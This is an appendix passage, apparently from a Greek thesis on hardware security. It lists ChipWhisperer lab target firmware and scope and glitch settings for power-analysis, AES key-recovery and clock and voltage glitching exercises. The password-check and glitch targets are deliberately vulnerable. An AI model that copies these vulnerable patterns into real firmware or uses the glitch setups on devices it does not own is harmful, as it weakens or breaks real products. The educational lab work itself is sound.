"mul r0,r1" "\n\t"
::
);

    asm volatile(
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
::
);

asm volatile(
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
```

```
::
);

    asm volatile(
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
"nop"       "\n\t"
::
);
    trigger_low();
    /* End user-specific code here. *
    ********************************/
    simpleserial_put('r', 16, pt);
    return 0x00;
}

uint8_t reset(uint8_t* x)
{
    // Reset key here if needed
    return 0x00;
}

int main(void)
{
    platform_init();
    init_uart();
    trigger_setup();

    /* Uncomment this to get a HELLO message for debug */
    /*
    putch('h');
    putch('e');
    putch('l');
    putch('l');
    putch('o');
    putch('\n');
    */

    simpleserial_init();
    simpleserial_addcmd('k', 16, get_key);
```

```
    simpleserial_addcmd('p', 16, get_pt);
    simpleserial_addcmd('x', 0, reset);
    while(1)

            simpleserial_get();
}
```

B.1.2 Ρυθμίσεις Scope

```
"""Setup script for CWLite/1200 with XMEGA (CW303/CW308-XMEGA/CWLite
target)"""

# GUI compatibility
try:
    scope = self.scope
except NameError:
    pass

scope.gain.gain = 25
scope.gain.mode = high
scope.adc.samples = 3000
scope.adc.offset = 1250
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "clkgen"
```

B.2 Ανάλυση χρονισμού με μέτρηση της ισχύος για παράκαμψη κωδικού πρόσβασης

Αφορά το κεφάλαιο: 3.4

B.2.1 Κώδικας στόχου

basic-passwdcheck.c

```
#include "hal.h"
#include <stdint.h>
#include <stdlib.h>
#include <stdio.h>

#define IDLE 0
#define KEY 1
#define PLAIN 2

#define BUFLEN 64

uint8_t memory[BUFLEN];
uint8_t tmp[BUFLEN];
char asciibuf[BUFLEN];
uint8_t pt[16];

static void delay_200_ms(void);


void my_puts(char *c)
{
  do {
    putch(*c);

  } while (*++c);
}

static void delay_200_ms()
{
  for (volatile unsigned int i=0; i < 0xffff; i++ ){
    ;
  }
}

void my_read(char *buf, int len)
{
  for(int i = 0; i < len; i++) {
    while (buf[i] = getch(), buf[i] == '\0');

    if (buf[i] == '\n') {
      buf[i] = '\0';
      return;
    }
  }
  buf[len - 1] = '\0';
}
```

```
int main(void)
  {
    platform_init();
  init_uart();
  trigger_setup();

    char passwd[32];
    char correct_passwd[] = "h0px3";

  while(1){

        my_puts("*****Safe-o-matic 3000 Booting...\n");
        //Print some fancy-sounding stuff so that attackers
        //will get scared and leave us alone
        my_puts("Aligning bits........[DONE]\n");
        delay_200_ms();
        my_puts("Checking Cesium RNG..[DONE]\n");
        delay_200_ms();
        my_puts("Masquerading flash...[DONE]\n");
        delay_200_ms();
        my_puts("Decrypting database..[DONE]\n");
        delay_200_ms();
        my_puts("\n\n");

        //Give them one last warning
        my_puts("WARNING: UNAUTHORIZED ACCESS WILL BE PUNISHED\n");

        trigger_low();

        //Get password
        my_puts("Please enter password to continue: ");
        my_read(passwd, 32);

        uint8_t passbad = 0;

        trigger_high();

        for(uint8_t i = 0; i < sizeof(correct_passwd); i++){
            if (correct_passwd[i] != passwd[i]){
                passbad = 1;
                break;
            }
        }

        if (passbad){
            //Stop them fancy timing attacks
             int wait = rand() % 100000; //% 100000 can be removed for xmega
            for(volatile int i = 0; i < wait; i++){
                ;
            }
            delay_200_ms();
            delay_200_ms();
            my_puts("PASSWORD FAIL\n");
            led_error(1);
        } else {
            my_puts("Access granted, Welcome!\n");
```

```
            led_ok(1);
        }

        //All done;
        while(1);
}

return 1;
}
```

B.3 Ανάλυση χρονισμού με μέτρηση της ισχύος για παράκαμψη κωδικού πρόσβασης – Εκτέλεση της επίθεσης σε ATmega328.

Αφορά το κεφάλαιο: 3.6

B.3.1 Κώδικας Στόχου

```
#include <stdint.h>
#include <stdlib.h>
#include <stdio.h>
#include "uart.h"
#include "uart.c"

//For most platforms we want to use the AVR ADC-pins, since they have a
seperate power rail
//This can be overridden elsewhere


#define trigger_setup() DDRC |= 0x01
#define trigger_high()  PORTC |= 0x01
#define trigger_low()   PORTC &= ~(0x01)

#define init_uart init_uart0
#define putch output_ch_0
#define getch input_ch_0
#define platform_init();


#define IDLE 0
#define KEY 1
#define PLAIN 2

#define BUFLEN 64

#include <avr/io.h>
#include <util/delay.h>


void setup() {

uint8_t memory[BUFLEN];
uint8_t tmp[BUFLEN];
char asciibuf[BUFLEN];
uint8_t pt[16];

}

void my_puts(char *c)
{
  do {
    putch(*c);

  } while (*++c);
}
```

```
static void delay_200_ms()
{
  for (volatile unsigned int i=0; i < 0xffff; i++ ){
    ;
  }
}

void my_read(char *buf, int len)
{
  for(int i = 0; i < len; i++) {
    while (buf[i] = getch(), buf[i] == '\0');

    if (buf[i] == '\n') {
      buf[i] = '\0';
      return;
    }
  }
  buf[len - 1] = '\0';
}


void loop() {
   {
  platform_init();
  init_uart();
  trigger_setup();

    char passwd[32];
    char correct_passwd[] = "h0px3";

  while(1){

        my_puts("*****Safe-o-matic 3000 Booting...\n");
        //Print some fancy-sounding stuff so that attackers
        //will get scared and leave us alone
        my_puts("Aligning bits........[DONE]\n");
        delay_200_ms();
        my_puts("Checking Cesium RNG..[DONE]\n");
        delay_200_ms();
        my_puts("Masquerading flash...[DONE]\n");
        delay_200_ms();
        my_puts("Decrypting database..[DONE]\n");
        delay_200_ms();
        my_puts("\n\n");

        //Give them one last warning
        my_puts("WARNING: UNAUTHORIZED ACCESS WILL BE PUNISHED\n");

        trigger_low();

        //Get password
        my_puts("Please enter password to continue: ");
        my_read(passwd, 32);

        uint8_t passbad = 0;

        trigger_high();
```

```
        for(uint8_t i = 0; i < sizeof(correct_passwd); i++){
            if (correct_passwd[i] != passwd[i]){
                passbad = 1;
                break;
            }
        }

        if (passbad){
            //Stop them fancy timing attacks
             int wait = rand() % 100000; //% 100000 can be removed for xmega
            for(volatile int i = 0; i < wait; i++){
                ;
            }
            delay_200_ms();
            delay_200_ms();
            my_puts("PASSWORD FAIL\n");
            //led_error(1);
        } else {
            my_puts("Access granted, Welcome!\n");
         //   led_ok(1);
        }

        //All done;
        while(1);
  }

  return 1;
  }

}

static void delay_200_ms(void);
```

Β.4 Επίθεση στον AES-128.

Αφορά το κεφάλαιο: 3.6

Β.4.1 Κώδικας Στόχου.

simpleserial-aes.c

```
/*
    This file is part of the ChipWhisperer Example Targets
    Copyright (C) 2012-2017 NewAE Technology Inc.

    This program is free software: you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation, either version 3 of the License, or
    (at your option) any later version.

    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program.  If not, see <http://www.gnu.org/licenses/>.
*/

#include "aes-independant.h"
#include "hal.h"
#include "simpleserial.h"
#include <stdint.h>
#include <stdlib.h>

uint8_t get_mask(uint8_t* m)
{
  aes_indep_mask(m);
  return 0x00;
}

uint8_t get_key(uint8_t* k)
{
    aes_indep_key(k);
    return 0x00;
}

uint8_t get_pt(uint8_t* pt)
{
    trigger_high();
    aes_indep_enc(pt); /* encrypting the data block */
    trigger_low();
    simpleserial_put('r', 16, pt);
    return 0x00;
}

uint8_t reset(uint8_t* x)
{
    // Reset key here if needed
```

```
    return 0x00;
}

int main(void)
{
    uint8_t tmp[KEY_LENGTH] = {DEFAULT_KEY};

    platform_init();
    init_uart();
    trigger_setup();

    aes_indep_init();
    aes_indep_key(tmp);

    /* Uncomment this to get a HELLO message for debug */

    putch('h');
    putch('e');
    putch('l');
    putch('l');
    putch('o');
    putch('\n');

    simpleserial_init();
    simpleserial_addcmd('k', 16, get_key);
    simpleserial_addcmd('p', 16,  get_pt);
    simpleserial_addcmd('x',  0,   reset);
    simpleserial_addcmd('m', 18, get_mask);
    while(1)
        simpleserial_get();
}
```

B.4.2 Ρυθμίσεις Scope.

setup_cwlite_xmega_aes.py

```
"""Setup script for CWLite/1200 with XMEGA (CW303/CW308-XMEGA/CWLite target)

Configures scope settings to prepare for capturing SimpleSerial power traces
"""

# GUI compatibility
try:
    scope = self.scope
except NameError:
    pass

scope.gain.gain = 45
scope.adc.samples = 3000
scope.adc.offset = 1250
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
```

```
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "clkgen"
```

B.5 Επίθεση σε AES-256 Bootloader

Αφορά το κεφάλαιο: **3.6**

B.5.1 Κώδικας Στόχου.

bootloader-aes256.c

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
#
# Copyright (c) 2013-2016, NewAE Technology Inc
# All rights reserved.
#
# Authors: Colin O'Flynn, Greg d'Eon
#
# Find this and more at newae.com - this file is part of the chipwhisperer
# project, http://www.assembla.com/spaces/chipwhisperer
#
#    This file is part of chipwhisperer.
#
#    chipwhisperer is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 3 of the License, or
#    (at your option) any later version.
#
#    chipwhisperer is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU Lesser General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with chipwhisperer.  If not, see <http://www.gnu.org/licenses/>.
#=================================================

import sys
import time
import chipwhisperer.capture.ui.CWCaptureGUI as cwc
from chipwhisperer.common.api.CWCoreAPI import CWCoreAPI
from chipwhisperer.capture.targets.SimpleSerial import SimpleSerial
from chipwhisperer.common.scripts.base import UserScriptBase
from chipwhisperer.capture.targets._base import TargetTemplate
from chipwhisperer.common.utils import pluginmanager
from chipwhisperer.capture.targets.simpleserial_readers.cwlite import
SimpleSerial_ChipWhispererLite
from chipwhisperer.common.utils.parameter import setupSetParam

# Class Crc
############################################################
# These CRC routines are copy-pasted from pycrc, which are:
# Copyright (c) 2006-2013 Thomas Pircher <tehpeh@gmx.net>
#
class Crc(object):
    """
    A base class for CRC routines.
```

```
    """

    def __init__(self, width, poly):
        """The Crc constructor.

        The parameters are as follows:
            width
            poly
            reflect_in
            xor_in
            reflect_out
            xor_out
        """
        self.Width = width
        self.Poly = poly


        self.MSB_Mask = 0x1 << (self.Width - 1)
        self.Mask = ((self.MSB_Mask - 1) << 1) | 1

        self.XorIn = 0x0000
        self.XorOut = 0x0000

        self.DirectInit = self.XorIn
        self.NonDirectInit = self.__get_nondirect_init(self.XorIn)
        if self.Width < 8:
            self.CrcShift = 8 - self.Width
        else:
            self.CrcShift = 0

    def __get_nondirect_init(self, init):
        """
        return the non-direct init if the direct algorithm has been
selected.
        """
        crc = init
        for i in range(self.Width):
            bit = crc & 0x01
            if bit:
                crc ^= self.Poly
            crc >>= 1
            if bit:
                crc |= self.MSB_Mask
        return crc & self.Mask


    def bit_by_bit(self, in_data):
        """
        Classic simple and slow CRC implementation.  This function iterates
bit
        by bit over the augmented input message and returns the calculated
CRC
        value at the end.
        """
        # If the input data is a string, convert to bytes.
        if isinstance(in_data, str):
            in_data = [ord(c) for c in in_data]
```

```
        register = self.NonDirectInit
        for octet in in_data:
            for i in range(8):
                topbit = register & self.MSB_Mask
                register = ((register << 1) & self.Mask) | ((octet >> (7 -
i)) & 0x01)
                if topbit:
                    register ^= self.Poly

        for i in range(self.Width):
            topbit = register & self.MSB_Mask
            register = ((register << 1) & self.Mask)
            if topbit:
                register ^= self.Poly

        return register ^ self.XorOut


class BootloaderTarget(TargetTemplate):
    _name = 'AES Bootloader'

    def __init__(self):
        TargetTemplate.__init__(self)

        ser_cons =
pluginmanager.getPluginsInDictFromPackage("chipwhisperer.capture.targets.sim
pleserial_readers", True, False)
        self.ser = ser_cons[SimpleSerial_ChipWhispererLite._name]

        self.keylength = 16
        self.input = ""
        self.crc = Crc(width=16, poly=0x1021)
        self.setConnection(self.ser)

    def setKeyLen(self, klen):
        """ Set key length in BITS """
        self.keylength = klen / 8

    def keyLen(self):
        """ Return key length in BYTES """
        return self.keylength

    def getConnection(self):
        return self.ser

    def setConnection(self, con):
        self.ser = con
        self.params.append(self.ser.getParams())
        self.ser.connectStatus.connect(self.connectStatus.emit)
        self.ser.selectionChanged()

    def con(self, scope=None):
        if not scope or not hasattr(scope, "qtadc"): Warning(
            "You need a scope with OpenADC connected to use this Target")

        self.ser.con(scope)
```

```
        # 'x' flushes everything & sets system back to idle
        self.ser.write("xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx")
        self.ser.flush()
        self.connectStatus.setValue(True)

    def close(self):
        if self.ser != None:
            self.ser.close()
        return

    def init(self):
        pass

    def setModeEncrypt(self):
        return

    def setModeDecrypt(self):
        return

    def convertVarToString(self, var):
        if isinstance(var, str):
            return var

        sep = ""
        s = sep.join(["%c" % b for b in var])
        return s

    def loadEncryptionKey(self, key):
        pass

    def loadInput(self, inputtext):
        self.input = inputtext

    def readOutput(self):
        # No actual output
        return [0] * 16

    def isDone(self):
        return True

    def checkEncryptionKey(self, kin):
        return kin

    def go(self):
        # Starting byte is 0x00
        message = [0x00]

        # Append 16 bytes of data
        message.extend(self.input)

        # Append 2 bytes of CRC for input only (not including 0x00)
        crcdata = self.crc.bit_by_bit(self.input)

        message.append(crcdata >> 8)
        message.append(crcdata & 0xff)

        # Write message
```

```
        message = self.convertVarToString(message)
        for i in range(0, 5):
            self.ser.flush()
            self.ser.write(message)
            time.sleep(0.1)
            data = self.ser.read(1)

            if len(data) > 0:
                resp = ord(data[0])

                if resp == 0xA4:
                    # Encryption run OK
                    break

                if resp != 0xA1:
                    raise IOError("Bad Response %x" % resp)

        if len(data) > 0:
            if resp != 0xA4:
                raise IOError("Failed to communicate, last response: %x" %
resp)
        else:
            raise IOError("Failed to communicate, no response")
```

B.5.2 Ρυθμίσεις Scope.

```
"""Setup script for CWLite/1200 with XMEGA (CW303/CW308-XMEGA/CWLite target)
specifically for Tutorial A5: the AES-256 bootloader attack
"""

try:
    scope = self.scope
except NameError:
    pass

scope.gain.gain = 45
scope.adc.samples = 11000
scope.adc.offset = 0
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
```

B.6 Clock Glitching Attack

Αφορά το κεφάλαιο: **4.5**

B.6.1 Κώδικας Στόχου.

glitchsimple.c

```
/*
    This file is part of the ChipWhisperer Example Targets
    Copyright (C) 2012-2015 NewAE Technology Inc.

    This program is free software: you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation, either version 3 of the License, or
    (at your option) any later version.

    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program.  If not, see <http://www.gnu.org/licenses/>.
*/

#include <stdio.h>
#include "hal.h"


void uart_puts(char * s){
    while(*s){
        putch(*(s++));
    }
}

void glitch_infinite(void)
{
    char str[64];
    unsigned int k = 0;
    //Declared volatile to avoid optimizing away loop.
    //This also adds lots of SRAM access
    volatile uint16_t i, j;
    volatile uint32_t cnt;
    while(1){
        cnt = 0;
        trigger_high();
        trigger_low();
        for(i=0; i<200; i++){
            for(j=0; j<200; j++){
                cnt++;
            }
        }
        sprintf(str, "%lu %d %d %d\n", cnt, i, j, k++);
        uart_puts(str);
```

```
    }
}

void glitch1(void)
{
    led_ok(1);
    led_error(0);

    //Some fake variable
    volatile uint8_t a = 0;

    putch('A');

    //External trigger logic
    trigger_high();
    trigger_low();

    //Should be an infinite loop
    while(a != 2){
    ;
    }

    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);

    uart_puts("1234");

    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);
    led_error(1);

    //Several loops in order to try and prevent restarting
    while(1){
    ;
    }
    while(1){
    ;
    }
    while(1){
    ;
    }
    while(1){
    ;
    }
    while(1){
```

```
    ;
    }
}


void glitch2(void)
{
    char c;

    putch('B');

    c = getch();

    trigger_high();
    trigger_low();

    if (c != 'q'){
        putch('1');
    } else {
        putch('2');
    }
    putch('\n');
    putch('\n');
    putch('\n');
    putch('\n');
}


void glitch3(void)
{
    char inp[16];
    char c = 'A';
    unsigned char cnt = 0;
    uart_puts("Password:");

    while((c != '\n') & (cnt < 16)){
        c = getch();
        inp[cnt] = c;
        cnt++;
    }

    char passwd[] = "touch";
    char passok = 1;

    trigger_high();
    trigger_low();

    //Simple test - doesn't check for too-long password!
    for(cnt = 0; cnt < 5; cnt++){
        if (inp[cnt] != passwd[cnt]){
            passok = 0;
        }
    }

    if (!passok){
        uart_puts("Denied\n");
    } else {
```

```
        uart_puts("Welcome\n");
    }
}

int main(void){

    platform_init();
    init_uart();
    trigger_setup();

    /* Uncomment this to get a HELLO message for debug */
    putch('h');
    putch('e');
    putch('l');
    putch('l');
    putch('o');
    putch('\n');

    //This is needed on XMEGA examples, but not normally on ARM. ARM doesn't
have this macro normally anyway.
    #ifdef __AVR__
    _delay_ms(20);
    #endif


    while(1){
        glitch1();
    }

    return 1;
}
```

B.6.2 Ρυθμίσεις Scope.

```
"""Setup script for CWLite/1200 with XMEGA (CW303/CW308-XMEGA/CWLite target)

Configures scope settings to prepare for capturing SimpleSerial power traces
"""

# GUI compatibility
try:
    scope = self.scope
    aux_list = self.aux_list
except NameError:
    pass

scope.gain.gain = 45
scope.adc.samples = 3000
scope.adc.offset = 1250
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "glitch"

scope.glitch.clk_src = "clkgen"
scope.glitch.trigger_src = "ext_single"
scope.glitch.repeat = 105
target.key_cmd = ""
target.go_cmd = ""
target.output_cmd = "$GLITCH$"


from chipwhisperer.capture.auxiliary.ResetCW1173Read import ResetCW1173

# Delay between arming and resetting, in ms
delay_ms = 1500

# Reset XMEGA device
Resetter = ResetCW1173(pin='pdic', delay_ms=delay_ms)

# Reset before arming
# avoids possibility of false triggers
# need delay in target firmware to avoid race condition
#aux_list.register(Resetter.resetThenDelay, "before_trace")

# Reset after arming
# scope can catch entire reset
# avoids race condition
# target reset can cause false triggers (usually not an issue)
aux_list.register(Resetter.delayThenReset, "after_arm")
```

B.7 Voltage (VCC) Glitching Attack

Αφορά το κεφάλαιο: 4.6

B.7.1 Κώδικας Στόχου

glitchsimple.c - Παράρτημα B.6.1

B.7.2 Ρυθμίσεις Scope

```
scope.gain.gain = 45
scope.adc.samples = 3000
scope.adc.offset = 1250
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "clkgen"
```

Σημ. Οι υπόλοιπες ρύθμισες πρέπει να εκτελεστούν σειριακά.

B.8 Glitch Buffer Attacks

Αφορά το κεφάλαιο: 4.7

B.8.1 Κώδικας Στόχου

glitchsimple.c - Παράρτημα B.6.1

B.8.2 Ρυθμίσεις Scope

```
      # GUI compatibility
try:
    scope = self.scope
    target = self.target
except NameError:
    pass

scope.glitch.clk_src = 'clkgen'
scope.glitch.ext_offset = 68
scope.glitch.width = 3.0
scope.glitch.offset = -5.0
scope.glitch.trigger_src = "ext_single"

scope.gain.gain = 45
scope.adc.samples = 500
scope.adc.offset = 0
scope.adc.basic_mode = "rising_edge"
scope.clock.clkgen_freq = 7370000
scope.clock.adc_src = "clkgen_x4"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "glitch"

target.go_cmd = "p5162612767207362657472672067622 06f686c207a76797821\\n"
target.key_cmd = ""
target.output_cmd = ""
```

ΠΑΡΑΡΤΗΜΑ Γ: Βιβλιογραφικές αναφορές

[1] F.-X. Standaert, "Introduction to Side-Channel Attacks," in *Secure Integrated Circuits and Systems*, Springer, Boston, MA, 2010, pp. 27-42.

[2] D. Oswald, "Development of an Integrated Environment for Side Channel Analysis and Fault Injection," 2009. [Online]. Available: https://www.emsec.ruhr-uni-bochum.de/media/crypto/attachments/files/2010/04/da_oswald.pdf. [Accessed Sep 2019].

[3] Wikipedia, "Side-channel attack," [Online]. Available: https://en.m.wikipedia.org/wiki/Side-channel_attack. [Accessed Sep 2019].

[4] C. O'Flynn and Z. D. Chen, "ChipWhisperer: An Open-Source Platform for Hardware Embedded Security Research," in *COSADE*, 2014.

[5] NewAE Technology Inc, "ChipWhisperer® wiki," 2019. [Online]. Available: https://wiki.newae.com/Main_Page.

[6] "ChipWhisperer 4.0.1," 22 April 2018. [Online]. Available: https://github.com/newaetech/chipwhisperer/releases/tag/v4.0.1. [Accessed Oct 2018].

[7] Y. Fujisawa, in *The Introduction to the H8 Microcontroller*, 2003, p. 78.

[8] C. O'Flynn and Z. D. Chen, "Side Channel Power Analysis of an AES-256 Bootloader," in *IEEE CCECE 2015*, Halifax, NS, Canada.

[9] Wikipedia, "Hamming distance," [Online]. Available: https://en.wikipedia.org/wiki/Hamming_distance. [Accessed Sep 2019].

[10] Atmel Corporation, "Atmel-7810-Automotive-Microcontrollers-ATmega328P_Datasheet," 2015. [Online]. Available: http://ww1.microchip.com/downloads/en/DeviceDoc/Atmel-7810-Automotive-Microcontrollers-ATmega328P_Datasheet.pdf. [Accessed Sep 2019].

[11] ARDUINO®, "Arduino UNO Rev3 Reference Design," [Online]. Available: https://www.arduino.cc/en/uploads/Main/Arduino_Uno_Rev3-schematic.pdf. [Accessed Sep 2019].

[12] Wikipedia, "Quad Flat Package," [Online]. Available: https://en.wikipedia.org/wiki/Quad_Flat_Package. [Accessed Sep 2019].

[13] Wikipedia, "Through-hole technology," [Online]. Available: https://en.wikipedia.org/wiki/Through-hole_technology. [Accessed Sep 2019].

[14] Wikipedia, "Signal edge," [Online]. Available: https://en.wikipedia.org/wiki/Signal_edge. [Accessed Sep 2019].

[15] Scilab, "Signal edge detection," [Online]. Available: https://www.scilab.org/signal-edge-detection. [Accessed Sep 2019].

[16] Atmel Corporation, "8/16-bit Atmel XMEGA D4 Microcontroller Datasheet," 2016. [Online]. Available: http://ww1.microchip.com/downloads/en/devicedoc/atmel-8135-8-and-16-bit-avr-microcontroller-atxmega16d4-32d4-64d4-128d4_datasheet.pdf. [Accessed Sep 2019].

[17] Wikipedia, "White-box testing," [Online]. Available: https://en.wikipedia.org/wiki/White-box_testing. [Accessed Sep 2019].

[18] ARDUINO, "ARDUINO 1.8.10," [Online]. Available: https://www.arduino.cc/en/Main/software. [Accessed Sep 2019].

[19] Analog Devices, "Decoupling Techniques," 2009. [Online]. Available: https://www.analog.com/media/en/training-seminars/tutorials/MT-101.pdf. [Accessed Aug 2019].

[20] Wikipedia, "Decoupling capacitor," [Online]. Available: https://en.m.wikipedia.org/wiki/Decoupling_capacitor. [Accessed Aug 2019].

[21] NewAE Technology Inc, "https://wiki.newae.com/Correlation_Power_Analysis," [Online]. [Accessed Sep 2019].

[22] Wikipedia, "Pearson's correlation coefficient," [Online]. Available: https://en.wikipedia.org/wiki/Pearson_correlation_coefficient. [Accessed Oct 2019].

[23] Wikipedia, "Advanced Encryption Standard," [Online]. Available: https://en.wikipedia.org/wiki/Advanced_Encryption_Standard. [Accessed Jun 2019].

[24] W. Stallings, "Cryptography and Network Security: Principles and Practice," 7th ed., 2017, pp. 171-206.

[25] D. Boneh, R. DeMillo and R. Lipton, "On the importance of checking cryptographic protocols for faults.," in *Journal of Cryptology, Vol. 14, No. 2*, Springer-Verlag, 2001, pp. 101-109.

[26] R. Anderson and M. Kuhn, "Tamper resistance: A cautionary note.," in *Proceedings of the Second USENIX Workshop on Electronic Commerce*, Berkeley, CA, USA, 1996.

[27] B. Giller, "Implementing Practical Electrical Glitching Attacks," in *Blackhat Europe 2015*, Amsterdam.

[28] A. Barenghi, L. Breveglieri, I. Koren and D. Naccache, "Fault Injection Attacks on Cryptographic Devices: Theory, Practice, and Countermeasures," *Proceedings of the IEEE,* vol. 100 , no. 11 , pp. 3056 - 3076, Nov. 2012.

[29] C. O'Flynn, " “Fault Injection using Crowbars on Embedded Systems.”," in *IACR Cryptology ePrint Archive 2016* , 2016, p. 810.

[30] A. Tisserand, "Fault Injection Attacks and Countermeasures in Embedded Processors," in *ARCHI'17*, Nancy, 2017.

[31] P. Kocher, J. Jaffe and B. Jun, "Differential Power Analysis," in *Advances in Cryptology — CRYPTO’ 99. CRYPTO 1999. Lecture Notes in Computer Science, vol 1666*, Springer, Berlin, Heidelberg, 1999.